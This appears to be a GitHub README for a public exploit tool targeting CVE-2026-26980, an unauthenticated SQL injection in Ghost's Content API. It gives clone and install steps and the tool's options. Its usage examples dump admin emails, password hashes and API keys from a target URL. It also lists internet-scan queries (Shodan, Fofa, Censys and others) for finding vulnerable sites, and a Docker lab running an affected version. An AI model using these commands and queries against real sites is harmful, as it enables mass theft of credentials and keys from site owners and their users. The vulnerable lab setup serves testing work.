Ghost 的 Content API 中存在一个 SQL 注入漏洞,允许未认证攻击者读取数据库中的任意数据。
| CVE | CVE-2026-26980 |
| CVSS | 9.4(严重) |
| 受影响版本 | Ghost >= 3.24.0, <= 6.19.0 |
| 修复版本 | 6.19.1 |
| 披露日期 | 2026-02-20 |
| 发现者 | Nicholas Carlini |
| 公开 PoC | vognik |
| 漏洞类型 | 通过 Content API 的未认证 SQL 注入 → 任意数据库读取 |
git clone https://github.com/vognik/CVE-2026-26980.git
cd CVE-2026-26980
pip install -r ./requirements.txt
usage: main.py [-h] -u URL [-a KEY] [-p PATH] [-k] [-c MODE] [-d {sqlite,mysql}] [-T NAME] [-C COL1,COL2] [-t N] [-o FILE]

options:
  -h, --help            show this help message and exit

Connection settings:
  -u, --url URL         Set target Ghost instance URL
  -a, --api-key KEY     Set Content API key (skips auto-discovery)
  -p, --api-path PATH   Set Content API path (default: /ghost/api/content/)
  -k, --insecure        Skip SSL certificate verification

Extraction settings:
  -c, --check MODE      Verify vulnerability: passive (meta tags) or active (SQL error)
  -d, --dbms {sqlite,mysql}
                        Select database engine (default: sqlite)
  -T, --table NAME      Set database table to dump (e.g., users, api_keys)
  -C, --columns COL1,COL2
                        Set columns to extract (comma-separated)
  -t, --threads N       Set number of concurrent threads (default: 15)

Output settings:
  -o, --output FILE     Save results to the specified CSV file

Usage examples:
python3 main.py -u http://target.com
(Quickly extract admin email and password hash from a default SQLite setup)

python3 main.py -u http://target.com -c passive
(Check the site for the vulnerability using the meta tag on the main page)

python3 main.py -u http://target.com -d mysql -T users -C email,password -o ./result.csv
(Dump the "email" and "password" columns from the "users" table and save the result to "result.csv")

python3 main.py -u http://target.com -d mysql -T api_keys -t 25
(Dump all API keys from the "api_keys" table using 25 threads)

Note: Most production Ghost instances use MySQL. Local/Small blogs use SQLite.


| Shodan | http.html:"data-ghost=" |
| Zoomeye | http.body="data-ghost=" |
| Fofa | body="data-ghost=" |
| Censys | web.software.vendor = "ghost" |
docker run -p 8080:2368 -e database__client=sqlite3 -e database__connection__filename=/var/lib/ghost/content/data/ghost.db -e url=http://localhost:2368 -e port=2368 ghost:6.16.1
cd lab
docker compose up
Nicholas Carlini - Black-hat LLMs | [un]prompted 2026
本项目采用 GPL-3.0 许可证 授权。
详细信息请参阅 LICENSE 文件。



